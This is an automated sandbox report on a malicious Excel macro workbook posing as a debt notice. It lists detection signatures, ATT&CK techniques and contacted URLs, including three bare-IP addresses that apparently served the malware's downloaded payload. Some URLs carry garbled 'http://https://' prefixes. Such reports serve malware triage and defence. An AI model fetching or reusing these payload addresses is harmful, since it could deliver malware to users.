ID: 404124
Sample Name: Outstanding-Debt-170373600-05042021.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 18:26:36
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Outstanding-Debt-170373600-05042021…

Overview


General Information

Sample Name:	Outstanding-Debt-170373600-05042021.xlsm
Analysis ID:	404124
MD5:	965c271faf86d03..
SHA1:	541c52b4181926..
SHA256:	ca4072e5c04688..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	60
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malicious Excel 4.0 Macro
- Document contains an embedded VB…
- Document exploit detected (UrlDown…
- Found Excel 4.0 Macro with suspicio…
- Allocates a big amount of memory (p…
- Document contains an embedded VB…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6360 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
- **cleanup**

Malware Configuration

No configs have been found


Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

System Summary:

Found malicious Excel 4.0 Macro


Document contains an embedded VBA macro which may execute processes

Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 3 2	Path Interception	Extra Window Memory Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 1 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Scripting 3 2	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Extra Window Memory Injection 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Outstanding-Debt-170373600-05042021.xlsm	2%	ReversingLabs	Win32.Trojan.Generic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://45.153.229.23/44313,6048108796.dat	5%	Virustotal		Browse
http://45.153.229.23/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://5.34.179.36/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://91.211.91.81/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://45.153.229.23/44313,6048108796.dat	false	• 5%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://5.34.179.36/44313,6048108796.dat	false	• Avira URL Cloud: safe	unknown
http://91.211.91.81/44313,6048108796.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://login.microsoftonline.com/	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://shell.suite.office.com:1443	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://autodiscover-s.outlook.com/	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://cdn.entity.	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerlift.acompli.net	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://cortana.ai	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://api.aadrm.com/	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://api.microsoftstream.com/api/	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://cr.office.com	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://graph.ppe.windows.net	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://store.office.cn/addinstemplate	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev0-api.acompli.net/autodetect	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://web.microsoftstream.com/video/	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://graph.windows.net	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://dataservice.o365filtering.com/	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://ncus.contentsync.	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://weather.service.msn.com/data.aspx	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://apis.live.net/v5.0/	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://management.azure.com	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://wus2.contentsync.	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://api.office.net	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://asgsmsproxyapi.azurewebsites.net/	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://entitlement.diagnostics.office.com	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://outlook.office.com/	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://templatelogging.office.com/client/log	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://outlook.office365.com/	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://webshell.suite.office.com	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://management.azure.com/	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://devnull.onenote.com	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://ncus.pagecontentsync.	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://messaging.office.com/	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://augloop.office.com/v2	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
